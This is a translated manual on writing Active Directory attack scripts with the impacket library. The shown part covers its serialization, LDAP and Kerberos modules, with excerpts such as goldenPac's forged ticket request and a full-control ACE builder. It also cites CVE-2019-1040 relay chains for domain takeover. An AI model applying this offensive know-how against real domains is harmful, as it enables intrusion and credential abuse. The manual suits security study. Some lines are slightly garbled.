

Author: Lu Ping (鲁平)

Personal WeChat blog: IndexSec — corrections and feedback are welcome.

impacket is a widely used "domain penetration toolkit". Its `examples` folder ships plenty of scripts that operate against domain controllers and covers most routine domain-penetration needs. Precisely because of that, most articles online focus on how to *use* those example scripts, while almost nothing has been written about *developing your own scripts* with impacket for real domain-penetration scenarios. The opposite would be more useful: many exploitation scripts for later domain vulnerabilities were built directly on top of impacket modules (e.g. sam-the-admin, CVE-2022-33679). This manual fills that gap, so that when the next vulnerability appears you can quickly write your own PoC with impacket.

Reading Guide

The manual is organized as "Foundations → Authentication & Directory → RPC interfaces → DCOM/WMI → Support libraries". The recommended reading path:

Part	Chapter	Content	Prerequisites
Part I Preliminaries	Ch. 1 impacket overview & directory layout	Where each module lives in the source tree	none
	Ch. 2 structure.py, the universal serialization base	Common base class of every protocol packet structure	none
Part II Authentication & Directory	Ch. 3 LDAP (ldap)	In-domain directory queries, ACL structures	Ch. 2
	Ch. 4 Kerberos (krb5)	Core of domain authentication: tickets, credential cache, PAC, GSS-API/SPNEGO	Ch. 2
Part III DCE/RPC	Ch. 5 dcerpc	Read the RPC basics first (NDR, rpcrt, epm, transport), then pick interface modules by functional group	Ch. 2, 4
Part IV DCOM & WMI	Ch. 6 MS-DCOM	DCOM programming, dcomrt, oaut/wmi submodules	Ch. 5
Part V Support libraries	Ch. 7 common	Quick tour of SMB, DPAPI, NTDS support modules	as needed
Part VI New interfaces & case studies	Ch. 8 interfaces and support libraries added in 0.12-0.14	ICPR, GKDI, NEGOEX, RAA, SCMR, <code>ac1.py</code> , <code>dpapi_ng.py</code>	Ch. 2, 5
	Ch. 9 case studies	BadSuccessor (CVE-2025-53779) and CVE-2025-33073, PoC walk-throughs	Ch. 3, 5

Within Part III, the dcerpc interface modules fall into five functional groups (the text roughly follows this grouping, so you can read by group):

- Foundations & transport:** ndr, dtypes, rpcrt, enum, epm, transport;
- Security policy & domain authentication:** lsad, lsat, mgmt, mimilib, nrpc (ZeroLogon), samr;
- System & operations:** even6, iphlp, rrp (registry), rprn / par (printing), srvs (shares), wkst, tst, MS-TSCH (scheduled tasks), dhcpc;
- Exchange-related:** nsapi, oxabref, rpch;
- Credentials & directory replication:** bkrp, drsuapi (DCSync), dssp.

Part VI then adds the interfaces and support libraries introduced by impacket 0.12-0.14 that the groups above predate: the certificate-enrollment interface **ICPR**, the group key distribution protocol **GKDI**, the SPNEGO extended negotiation **NEGOEX**, the remote authorization API **RAA**, the service control manager **SCMR**, plus the `ac1.py` and `dpapi_ng.py` support modules.

[TOC].

Part I Preliminaries

Chapter 1 impacket Overview & Directory Layout

```

C:.\
| # impacket root: protocol implementations and base modules
| cdp.py / crypto.py / dhcp.py / dns.py / dot11.py / Dot11Crypto.py
| dpapi.py / ese.py / http.py / nmb.py / ntlm.py / spnego.py
| negoex.py / acl.py / dpapi_ng.py / helper.py / winregistry.py / mqtt.py
| smb.py / smb3.py / smb3structs.py / smbconnection.py / smbserver.py
| structure.py / system_errors.py / tds.py / uuid.py / version.py / wps.py ...
|
|---dcerpc
|   |---v5
|   |   # py implementations of each RPC interface (Parts III & VI)
|   |   ndr.py / rpcrt.py / dtypes.py / enum.py / transport.py / epm.py   # RPC foundations
|   |   atsvc.py / bkrrp.py / dhcpc.py / drsuapi.py / dssp.py / even6.py
|   |   lsad.py / lsat.py / mimilib.py / nrpc.py / nsapi.py / oxabref.py
|   |   par.py / rpch.py / rprn.py / rrp.py / samr.py / srvs.py
|   |   tsch.py / tsts.py / wkst.py / dcomrt.py ...
|   |   icpr.py / gkdi.py / raa.py / scmr.py / sasec.py / mgmt.py / iphlp.py / even.py   # new in Part VI
|   |---dcom
|   |   # DCOM submodules (Part VI)
|   |   comev.py / oaut.py / scmp.py / vds.py / wmi.py
|
|---examples
|   # common domain-pentest scripts: getTGT / getST / ticketer / secretsdump
|   # psexec / wmiexec / atexec / dcomexec / rpcmap / netview ...
|   # badsuccessor / describeTicket / CheckLDAPStatus / regsecrets ...
|   |---ntlmrelayx
|   |   # NTLM relay framework (attacks / clients / servers /
|   |   # socksplugins / utils subtrees omitted)
|
|---krb5
|   # Kerberos implementation (Part IV)
|   asn1.py / ccache.py / constants.py / crypto.py / gssapi.py
|   kerberosv5.py / keytab.py / pac.py / types.py
|
|---ldap
|   # LDAP implementation
|   ldap.py / ldapasn1.py / ldaptypes.py

```

Next we walk through the key functions and methods of each module.

Chapter 2 structure.py — the Universal Serialization Base Class

The root-level structure.py defines the Structure base class — every class in keytab.py, ccache.py, smb3structs.py and friends inherits from it, and it underpins all protocol packet structures used throughout this manual. The long comment at the top of the file describes a data-format description language: think of it as an extension of the standard struct format, whose type notations look a bit like regular expressions; the pack / unpack methods then serialize and deserialize variables according to that format (corrections welcome if I misread anything). It is used to describe the request packet structures of SMB, RPC, Kerberos and other intra-domain protocols.

```

""" subclasses can define commonHdr and/or structure.
    each of them is an tuple of either two: (fieldName, format) or three: (fieldName, ':', class) fields.
    [it can't be a dictionary, because order is important]

    where format specifies how the data in the field will be converted to/from bytes (string)
    class is the class to use when unpacking ':' fields.

    format specifiers: # identical to the struct module (x c b B h H l L i I q Q s p f d = @ ! < >)
    some additional format specifiers:
        :      just copy the bytes from the field into the output string (input may be string, other structure, or anything responding to __str__())
(for unpacking, all what's left is returned)
        z      same as :, but adds a NUL byte at the end (asciiiz) [asciiiz string]
        u      same as z, but adds two NUL bytes at the end [unicode string]
        w      DCE-RPC/NDR string (it's a macro for [ '<L=(len(field)+1)/2','"\x00\x00\x00\x00','<L=(len(field)+1)/2',':' ]
        ?-field length of field named 'field', formatted as specified with ?
        ?1*?2 array of elements. Each formatted as '?2', the number of elements is stored as specified by '?1'
        'xxxx / "xxxx literal xxxx (field's value doesn't change the output)
        # printf-style (%08x, %s, ...) and the rarer _ / ?=packcode / ?&fieldname
        # specifiers are omitted here – see the structure.py source for the full description
"""

```

Take SMB as an example:

```

# eg./impacket/smb3structs.py

class SMB2Negotiate(Structure):
    structure = (
        ('StructureSize', '<H=36'),
        ('DialectCount', '<H=0'),
        ('SecurityMode', '<H=0'),
        ('Reserved', '<H=0'),
        ('Capabilities', '<L=0'),
        ('ClientGuid', '16s="'),
        ('ClientStartTime', '8s="'), # or (NegotiateContextOffset/NegotiateContextCount/Reserved2) in SMB 3.1.1
        ('Dialects', '*<H'),
        # SMB 3.1.1
        ('Padding', ':="'),
        ('NegotiateContextList', ':="'),
    )

```

The same pattern appears in `ccache.py` — it parses the binary credential cache file used by Kerberos:

```
class Header(Structure):
    structure = (
        ('tag', '!H=0'),
        ('taglen', '!H=0'),
        ('_tagdata', '_-tagdata', 'self["taglen"]'),
        ('tagdata', ':'),
    )
```

Part II Authentication & Directory Services

Chapter 3 LDAP Directory Services (ldap)

ldap.py — LDAP Login & Search (login / search)

This file implements the login functions for LDAP, LDAPS, GC (Global Catalog) and Kerberos.

```
def login(self, user='', password='', domain='', lmhash='', nthash='', authenticationChoice='sillyNegotiate'):
    .....

def kerberosLogin(self, user, password, domain='', lmhash='', nthash='', aesKey='', kdcHost=None, TGT=None, TGS=None, useCache=True):
    .....
```

It also contains the LDAP search function:

```
def search(self, searchBase=None, scope=None, derefAliases=None, sizeLimit=0, timeLimit=0, typesOnly=False, searchFilter='(objectClass=*)',
attributes=None, searchControls=None, perRecordCallback=None):
```

The remaining functions are mostly filter helpers used by search, the sendReceive function that sends bind / search requests, and error handlers.

These 3 functions of ldap.py are the ones you will use most when writing scripts, whether inside or outside the domain.

A quick note on GC: the Global Catalog can loosely be understood as a cross-domain cached-database interface. A global catalog server holds a set of all objects in the Active Directory Domain Services (AD DS) forest — it is a domain controller that stores a full replica of every object in its own domain's directory plus a partial, read-only replica of the objects of every other domain in the forest, and answers global-catalog queries. Its ports are 3268 (LDAP) and 3269 (LDAPS) — two more ports worth adding to your DC scan list.

ldapasn1.py — LDAP Request Data Structures (ASN.1)

This file defines the data structures of each LDAP request parameter; think of them as the structs of Go.

```
class SearchResultEntry(univ.Sequence):
    tagSet = univ.Sequence.tagSet.tagImplicitly(tag.Tag(tag.tagClassApplication, tag.tagFormatConstructed, 4))
    componentType = namedtype.NamedTypes(
        namedtype.NamedType('objectName', LDAPDN()),
        namedtype.NamedType('attributes', PartialAttributeList())
    )
```

They are typically used in callbacks to verify that the received structure is the expected one.

```
# eg. examples/GetADUsers.py

def run(self):
    .....
    try:
        logging.debug('Search Filter=%s' % searchFilter)
        sc = ldap.SimplePagedResultsControl(size=100)
        ldapConnection.search(searchFilter=searchFilter,
                              attributes=['sAMAccountName', 'pwdLastSet', 'mail', 'lastLogon'],
                              sizeLimit=0, searchControls = [sc], perRecordCallback=self.processRecord)
        .....

    def processRecord(self, item):
        if isinstance(item, ldapasn1.SearchResultEntry) is not True:
            return
        .....
```

Here is an official pyasn1 example. pyasn1 lets you build Python objects from ASN.1 data structures, for example the following ASN.1 structure:

```
Record ::= SEQUENCE {
    id      INTEGER,
    room    [0] INTEGER OPTIONAL,
    house   [1] INTEGER DEFAULT 0
}
```

can be expressed in pyasn1 like this:

```

class Record(Sequence):
    componentType = NamedTypes(
        NamedType('id', Integer()),
        OptionalNamedType(
            'room', Integer().subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 0)
            )
        ),
        DefaultedNamedType(
            'house', Integer(0).subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 1)
            )
        )
    )

```

ldaptypes.py — ACL Security Descriptor Structures (ACE / DACL)

This file mainly defines the security-descriptor structures used in ACLs (ACE, DACL, etc.).

```

ACE_TYPES = [
    ACCESS_ALLOWED_ACE,
    ACCESS_ALLOWED_OBJECT_ACE,
    ACCESS_DENIED_ACE,
    ACCESS_DENIED_OBJECT_ACE,
    ACCESS_ALLOWED_CALLBACK_ACE,
    ACCESS_DENIED_CALLBACK_ACE,
    ACCESS_ALLOWED_CALLBACK_OBJECT_ACE,
    ACCESS_DENIED_CALLBACK_OBJECT_ACE,
    SYSTEM_AUDIT_ACE,
    SYSTEM_AUDIT_OBJECT_ACE,
    SYSTEM_AUDIT_CALLBACK_ACE,
    SYSTEM_MANDATORY_LABEL_ACE,
    SYSTEM_AUDIT_CALLBACK_OBJECT_ACE,
    SYSTEM_RESOURCE_ATTRIBUTE_ACE,
    SYSTEM_SCOPED_POLICY_ID_ACE
]

```

In practice it is mainly used to construct ACL-modification requests.

```

# eg. ./examples/ldap_shell.py
def create_allow_ace(self, sid):
    nace = ldaptypes.ACE()
    nace['AceType'] = ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE
    nace['AceFlags'] = 0x00
    acedata = ldaptypes.ACCESS_ALLOWED_ACE()
    acedata['Mask'] = ldaptypes.ACCESS_MASK()
    acedata['Mask']['Mask'] = 983551 # Full control
    acedata['Sid'] = ldaptypes.LDAP_SID()
    acedata['Sid'].fromCanonical(sid)
    nace['Ace'] = acedata
    return nace

```

Chapter 4 Kerberos Authentication (krb5)

asn1.py — Kerberos Packet Formats (AS/TGS/AP)

asn1.py defines the packet formats of the Kerberos request / response types, such as AS_REQ, AS_REP, TGS_REQ and TGS_REP.

```

class AS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.AS_REP.value)

class TGS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.TGS_REP.value)

```

The structures you encounter most often in Kerberos authentication:

AS_REP, TGS_REQ, AP_REQ, TGS_REP, Authenticator (authentication), EncASRepPart (encrypted part of the AS exchange), AuthorizationData, etc.

For concrete usage, look at the Kerberos-related scripts under examples (getST, ticketer, ...): they show how each stage of the ticket flow constructs and populates the asn1.py structures.

```
# eg. impacket/examples/goldenPac.py
def getKerberosTGS(self, serverName, domain, kdcHost, tgt, cipher, sessionKey, authTime):
    .....
    # Key Usage 4
    # TGS-REQ KDC-REQ-BODY AuthorizationData, encrypted with
    # the TGS session key (Section 5.4.1)
    encryptedEncodedIfRelevant = cipher.encrypt(sessionKey, 4, encodedIfRelevant, None)

    tgsReq = TGS_REQ()
    reqBody = seq_set(tgsReq, 'req-body')

    opts = list()
    opts.append( constants.KDCOptions.forwardable.value )
    opts.append( constants.KDCOptions.renewable.value )
    opts.append( constants.KDCOptions.proxiable.value )

    reqBody['kdc-options'] = constants.encodeFlags(opts)
    seq_set(reqBody, 'sname', serverName.components_to_asn1)
    reqBody['realm'] = decodedTGT['crealm'].prettyPrint()

    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)

    reqBody['till'] = KerberosTime.to_asn1(now)
    reqBody['nonce'] = random.SystemRandom().getrandbits(31)
    seq_set_iter(reqBody, 'etype', (cipher.encryptype,))
    reqBody['enc-authorization-data'] = noValue
    reqBody['enc-authorization-data']['etype'] = int(cipher.encryptype)
    reqBody['enc-authorization-data']['cipher'] = encryptedEncodedIfRelevant

    apReq = AP_REQ()
    apReq['pvno'] = 5
    apReq['msg-type'] = int(constants.ApplicationTagNumbers.AP_REQ.value)

    opts = list()
    apReq['ap-options'] = constants.encodeFlags(opts)
    seq_set(apReq, 'ticket', ticket.to_asn1)

    authenticator = Authenticator()
    authenticator['authenticator-vno'] = 5
    authenticator['crealm'] = decodedTGT['crealm'].prettyPrint()

    clientName = Principal()
    clientName.from_asn1( decodedTGT, 'crealm', 'cname')

    seq_set(authenticator, 'cname', clientName.components_to_asn1)

    now = datetime.datetime.utcnow()
    authenticator['cusec'] = now.microsecond
    authenticator['ctime'] = KerberosTime.to_asn1(now)

    encodedAuthenticator = encoder.encode(authenticator)
    .....
```

constants.py — Kerberos Enum Constants (flags / error_code)

Holds the static enumerations used during Kerberos authentication — flags, error codes, principal types and so on — convenient to reference while authenticating.

```
# eg. examples/GetUserSPNs.py
.....
from impacket.examples import logger
from impacket.examples.utils import parse_credentials
from impacket.krb5 import constants
    # No TGT in cache, request it
    userName = Principal(self.__username, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
```

```
# eg. krb5/constants.py
class PrincipalNameType(Enum):
    NT_UNKNOWN          = 0
    NT_PRINCIPAL        = 1
    NT_SRV_INST         = 2
    NT_SRV_HST          = 3
    NT_SRV_XHST         = 4
    NT_UID              = 5
    NT_X500_PRINCIPAL   = 6
    NT_SMTP_NAME        = 7
    NT_ENTERPRISE       = 10
    NT_WELLKNOWN        = 11
    NT_SRV_HST_DOMAIN  = 12
    NT_MS_PRINCIPAL     = -128
    NT_MS_PRINCIPAL_AND_ID = -129
    NT_ENT_PRINCIPAL_AND_ID = -130
```

keytab.py — Key Table File Parsing & Saving

As the name suggests, this file contains the classes and functions for parsing and saving keytab files. A keytab is a key table holding the keys of Principals; it plays roughly the same role as the `id_rsa` private key in SSH authentication, allowing passwordless Kerberos verification. It usually lives under `/etc/security/keytabs/` (e.g. `nn.service.keytab`). Take generating and using a keytab on CDH as an example:

```
1. Enter kerberos admin

kadmin.local

2. List kerberos principals

listprincs

3. Add kerberos principal

kadmin -p 'kdcadmin/admin' -w "-" -q 'addprinc -randkey hive'

4. Generate keytab file

ktadd -k /home/kerberos/hive.keytab -norandkey hive@TEST.COM

5. Authenticate with the generated keytab

kinit -kt /home/kerberos/hive.keytab hive/bdp4@TEST.COM

6. Show current authenticated user

klist

7. Remote access via beeline

beeline -u "jdbc:hive2://1*92.168.86.130:10000/default;principal=hive/bdp4@TEST.COM"
```

The keytab file format is as follows:

```
keytab {
    uint16_t file_format_version;          /* 0x502 */
    keytab_entry entries[*];
};

keytab_entry {
    int32_t size;
    uint16_t num_components; /* sub 1 if version 0x501 */
    counted_octet_string realm; realm
    counted_octet_string components[num_components]; principal name
    uint32_t name_type; /* not present if version 0x501 */ principal type
    uint32_t timestamp; timestamp
    uint8_t vno8; key version
    keyblock key;
    uint32_t vno; /* only present if >= 4 bytes left in entry */
};

counted_octet_string {
    uint16_t length;
    uint8_t data[length];
};

keyblock {
    uint16_t type; encryption type
    counted_octet_string; encryption key
};
```

The `getData()` and `getKey()` functions of the `keytab` class show how the keytab file structure is parsed and its values extracted.

ccache.py — Credential Cache Parsing (toTGT / toTGS)

As seen in Chapter 2's `structure.py`, `ccache.py` parses the Kerberos credential-cache binary file (`ccache`); the `Credential` class provides `toTGT`, `toTGS` and friends. First look at the `ccache` file structure:

```

ccache {
    uint16_t file_format_version; /* 0x0504 */ file format version
    uint16_t headerlen;           /* only if version is 0x0504 */
    header headers[];             /* present only in 0x0504 and above */
    principal primary_principal;
    credential credentials[*];
};

# the header structure is "tag + taglen + tagdata"; the most common tag is DeltaTime (0x0001),
# whose tagdata holds time_offset / usec_offset - the skew between local clock and KDC

credential {
    principal client; client block
    principal server; server block
    keyblock key; key block
    times    time; time block (authtime / starttime / endtime / renew_till)
    uint8_t  is_skey;  whether skey    /* 1 if skey, 0 otherwise */
    uint32_t tkthflags;           /* stored in reversed byte order */
    uint32_t num_address;
    address  adrs[num_address]; address block
    uint32_t num_authdata;
    authdata authdata[num_authdata]; authorization data
    counted_octet_string ticket; the ticket
    counted_octet_string second_ticket; second ticket, related via DUPLICATE-SKEY or ENC-TKT-IN-SKEY
};

keyblock {
    uint16_t keytype; encryption type
    uint16_t etype;           /* only present if version 0x0503 */
    uint16_t keylen;
    uint8_t keyvalue[keylen]; the key
};

principal {
    uint32_t name_type;           /* not present if version 0x0501 */
    uint32_t num_components;      /* sub 1 if version 0x501 */
    counted_octet_string realm; realm
    counted_octet_string components[num_components]; user/service name
};

# times / address / authdata / counted_octet_string sub-structures omitted:
# all follow the two-part "type field + counted_octet_string (length + data)" layout

```

The existence of the second ticket is puzzling at first sight; after digging through many docs, its use case turned up in IBM's system-programming documentation: <https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket>

```

#include <skrb/krb5.h>
krb5_error_code krb5_get_cred_from_kdc (
    krb5_context          context,
    krb5_ccache            ccache,
    krb5_creds *           in_cred,
    krb5_creds **          out_cred,
    krb5_creds ***         tgts
);

```

Input
context
Specifies the Kerberos context.

ccache
Specifies the credentials cache. The initial TGT for the local realm must already be in the cache. The Kerberos runtime obtains additional ticket-granting tickets as needed if the target server is not in the local realm.

in_cred
Specifies the request credentials. The client and server fields must be set to the desired values for the service ticket. The second_ticket field must be set if the service ticket is to be encrypted in a session key. The ticket expiration time can be set to override the default expiration time.

ifinssessionthenmustsetsecond_ticket

Output
out_cred
Returns the service ticket. The `krb5_free_creds()` routine should be called to release the credentials when they are no longer needed.

tgts
Returns any new ticket-granting tickets that were obtained while getting the service target from the KDC in the target realm. There may be ticket-granting tickets returned for this parameter even if the Kerberos runtime was ultimately unable to obtain a service ticket from the target KDC. The `krb5_free_tgt_creds()` routine should be called to release the TGT array when it is no longer needed.

Do not conflate two concepts: IBM's `second_ticket` is an input field of `krb5_get_cred_from_kdc()`, required only in special scenarios such as binding a service ticket to a session key; `impacket's CCache.secondTicket` is a local structure field used while parsing / saving a `ccache`. `fromKRB5CRED()` initializes it to empty merely because the current implementation never reads that content — it does not mean the IBM API semantics default it to empty:

```

def fromKRB5CRED(self, encodedKrbCred):
    .....
    credential.ticket['length'] = len(credential.ticket['data'])
    credential.secondTicket = CountedOctetString()
    credential.secondTicket['data'] = b''
    credential.secondTicket['length'] = 0

```

Within `impacket`, this class is mainly used to read or save ccache files; the important functions are:

```
def toKRBRED(self):
def fromKRBRED(self, encodedKrbCred):
def loadKirbiFile(cls, fileName):
def saveKirbiFile(self, fileName):
def fromTGS(self, tgs, oldSessionKey, sessionKey):
def fromTGT(self, tgt, oldSessionKey, sessionKey):
def getCredential(self, server, anySPN=True):
```

as in the following example:

```
# eg./examples/getTGT.py
def saveTicket(self, ticket, sessionKey):
    logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
    from impacket.krb5.ccache import CCache
    ccache = CCache()

    ccache.fromTGT(ticket, sessionKey, sessionKey)
    ccache.saveFile(self.__user + '.ccache')
```

types.py — Principal & Other Auth Data Handlers

Mostly the handler classes for data used throughout Kerberos authentication: `KerberosException`, `Principal`, `Address`, `EncryptedData`, `Ticket`, `KerberosTime`. The most important one is `Principal` (the authentication principal). It consists of three parts — primary (user / service name), instance (service instance name) and realm (domain name). primary and instance are separated by `/`, instance and realm by `@`, as in `joe/admin@EXAMPLE.COM` or `joe/node2.example.com`.

`Principal` is parsed as follows:

```
class Principal(object):
    """The principal's value can be supplied as:
    * a single string
    * a sequence containing a sequence of component strings and a realm string
    * a sequence whose first n-1 elements are component strings and whose last
      component is the realm

    If the value contains no realm, then default_realm will be used."""
    def __init__(self, value=None, default_realm=None, type=None):
        .....

    elif isinstance(value, str):
        # string form: the regex splits out the realm (after @) and the components (slash-separated, \ escaping supported)
        m = re.match(r'((?:[^\@]|\\.)+?)@((?:[^\@]|\\.)+)?$', value)
        if not m:
            raise KerberosException("invalid principal syntax")

        def unquote_component(comp):
            return re.sub(r'\\(.)', r'\1', comp)

        if m.group(2) is not None:
            self.realm = unquote_component(m.group(3))
        else:
            self.realm = default_realm

        self.components = [
            unquote_component(qc)
            for qc in re.findall(r'(?:[^\@]|\\.)+', m.group(1))]
    elif len(value) == 2:
        .....

    # __eq__ / __str__ / __repr__ and friends omitted.
    # from_asn1 and components_to_asn1 convert Principal to/from asn1 structures
    # and are used heavily in getKerberosTGT / getKerberosTGS (see the kerberosv5.py section)
```

In `getST` we can see how a `Principal` is assigned:

```
principal = ccache.credentials[0].header['server'].prettyPrint()
```

crypto.py — Kerberos Entype Implementations (RC4 / AES)

Implements encryption / decryption and key derivation (`string_to_key`) for the Kerberos entypes (RC4-HMAC, AES128/256-CTS-HMAC-SHA1, etc.); MD4 / MD5 support the RC4 family.

By the way, the `impacket` root directory holds another `crypto.py` of the same name implementing generic algorithms such as AES-CMAC-PRF-128 and AES-CMAC; `smb3.py` and `ccache.py` both import from these two `crypto` modules, and `secretsdump.py` uses both. They have different jobs: `krb5/crypto.py` serves the Kerberos entypes, while the root `crypto.py` serves generic protocol needs (e.g. AES-CMAC for SMB3 signing).

```
# eg. impacket/krb5/ccache.py
from impacket.krb5 import crypto, constants, types
.....
seq_set(tgt_rep, 'ticket', ticket.to_asn1)
cipher = crypto._encrypt_table[self['key']]['keytype']()
tgt = dict()
tgt['KDC_REP'] = encoder.encode(tgt_rep)

# eg. impacket/smb3.py
from Cryptodome.Cipher import AES
from impacket import nmb, ntlm, uuid, crypto
.....
if len(self._Session['SessionKey']) > 0:
    p = packet.getData()
    signature = crypto.AES_CMAC(self._Session['SigningKey'], p, len(p))
```

gssapi.py — GSS-API Wrapper (MIC / WRAP)

GSS-API is the industry-standard security API defined in RFC 2743, commonly used for Kerberos authentication of services such as MongoDB, PostgreSQL and FTP. It helps to distinguish GSS-API from the Kerberos protocol itself: GSS-API stands for [Generic Security Services Application Program Interface](#) — an API specification, i.e. the programming interface defined when implementing the Kerberos protocol.

The dominant GSS-API mechanism implementation in use is Kerberos. Unlike the GSS-API, the Kerberos API has not been standardized and various existing implementations use incompatible APIs. The GSS-API allows Kerberos implementations to be API compatible.

Meaning: with this specification, as long as vendors implement Kerberos to spec, at minimum any client can talk to any vendor's KDC, and conversely a server can serve clients of any implementation.

In short: Kerberos is the authentication protocol designed by cryptographers, GSS-API is the programming interface architects defined to implement it, and vendors such as MIT Kerberos and Windows AD achieve API-level compatibility by implementing GSS-API — that is, Kerberos protocol communication on top of GSS-API. SPNEGO (Simple and Protected GSS-API Negotiation, RFC 4178), in turn, is a mechanism for negotiating which GSS-API mechanism (e.g. Kerberos or NTLM) is actually used; Microsoft relies on it heavily in SMB and HTTP authentication to pass Windows credentials around.


应用程序
协议 (RPC, ...) (可选)
GSS-API
安全机制 (KERBEROS v5, ...)

The concrete protocol standard: <https://datatracker.ietf.org/doc/html/rfc4121> — The Kerberos Version 5 Generic Security Service Application Program Interface (GSS-API) Mechanism: Version 2.

gssapi.py implements GSS-API for both the RC4 and AES encryption forms.


The MIC structure is the *Message Integrity Code*, used for tamper protection. A client can explicitly disable it by sending `ISC_REQ_NO_INTEGRITY`; alternatively, whether message-integrity checking is enabled is decided server-side by `NegpDetermineTokenPackage` on the first `InitializeSecurityContext` call — if the initial token is an NTLM or Kerberos token, `ISC_REQ_INTEGRITY` will not be turned on; if the initiator is SMB, the flag defaults to 1 and the server signs. CVE-2019-1040 bypasses the NTLM MIC protection and lets us flip these flags so the server skips LDAP signing (classic combos: Exchange + CVE-2019-1040 for full-domain takeover, or RBCD + PrinterBug/PetitPotam + CVE-2019-1040).

The WRAP structure provides confidentiality: once the GSS-API initial token establishes the context, subsequent traffic is encrypted/decrypted via wrap / unwrap.




MIC = 消息完整性代码
MSG = 消息

MIC = 消息完整性代码



MIC = 消息完整性代码



The key GSS-API C functions are (note the real API uses the all-lowercase `gss_` prefix):

<code>gss_acquire_cred</code>	Obtains the user's identity proof, often a secret cryptographic key
<code>gss_import_name</code>	Converts a username or hostname into a form that identifies a security entity
<code>gss_init_sec_context</code>	Generates a client token to send to the server, usually a challenge
<code>gss_accept_sec_context</code>	Processes a token from <code>gss_init_sec_context</code> and can generate a response token to return
<code>gss_wrap</code>	Converts application data into a secure message token (typically encrypted)
<code>gss_unwrap</code>	Converts a secure message token back into application data

Typical steps for using GSS-API:

- Each application (initiator or acceptor) explicitly acquires credentials unless the credentials were acquired automatically, using `gss_acquire_cred()` or `gss_add_cred()`.
- The initiator starts a security context and the acceptor accepts it. `gss_init_sec_context()` establishes the context between the application and the remote server; on success it returns a context handle plus a context-level token to send to the acceptor. Before calling `gss_init_sec_context()` the client should:
- Acquire credentials with `gss_acquire_cred()` if needed — normally the client receives credentials at login; `gss_acquire_cred()` can only retrieve initial credentials from the running OS.
- Import the server name into GSS-API internal form with `gss_import_name()`. For more on names and `gss_import_name()`, see [Names in GSS-API](#).

When calling `gss_init_sec_context()`, the client typically passes:

- `GSS_C_NO_CREDENTIAL` for `cred_handle`, meaning default credentials
- `GSS_C_NULL_OID` for `mech_type`, meaning the default mechanism

- `GSS_C_NO_CONTEXT` for `context_handle`, meaning the initially empty context. Since `gss_init_sec_context()` is usually called in a loop, later calls pass the handle returned earlier
 - `GSS_C_NO_BUFFER` for `input_token`, meaning an initially empty token; alternatively a pointer to a `gss_buffer_desc` whose length field is zero
 - The server name imported into GSS-API internal form with `gss_import_name()`.
 - The context acceptor may require several handshakes before the context is fully established — the acceptor asks the initiator to send several pieces of context information first. For portability, always initiate the context inside a loop that checks whether the context is fully established.
 - The other side of context establishment is accepting it, via `gss_accept_sec_context()`. Usually the server accepts the context the client started with `gss_init_sec_context()`. Output tokens are returned by `gss_accept_sec_context()` and fed back in as input tokens on later calls; when there is nothing more to send to the initiator, the function returns a zero-length output token. Besides checking the return status, the loop should check the output token length to see whether more tokens must be sent; before the loop, initialize the output token length to zero (use `GSS_C_NO_BUFFER` or zero the structure's length field).
3. The sender applies security protection to the data being transferred — encrypting the message or tagging it with an identifier token — then transmits the protected message.

-----.

Note –.

The sender may choose to apply no protection, in which case the message gets only the default GSS-API security service, i.e. verification.

-----:

4. The acceptor decrypts the message as needed and verifies it where appropriate.
5. (Optional) The acceptor returns the identifier token to the sender for confirmation.
6. Both applications destroy the shared security context; storage routines may release any remaining GSS-API data.

What `impacket` mainly uses from `gssapi.py` are its static variables:

```
# eg, impacket/krb5/kerberosv5.py
from impacket.krb5.gssapi import CheckSumField, GSS_C_DCE_STYLE, GSS_C_MUTUAL_FLAG, GSS_C_REPLAY_FLAG,

gssapi.py
# Constants
GSS_C_DCE_STYLE      = 0x1000
GSS_C_DELEG_FLAG     = 1
GSS_C_MUTUAL_FLAG    = 2
GSS_C_REPLAY_FLAG    = 4
GSS_C_SEQUENCE_FLAG  = 8
GSS_C_CONF_FLAG      = 0x10
GSS_C_INTEG_FLAG     = 0x20

# Mic Semantics
GSS_HMAC = 0x11
# Wrap Semantics
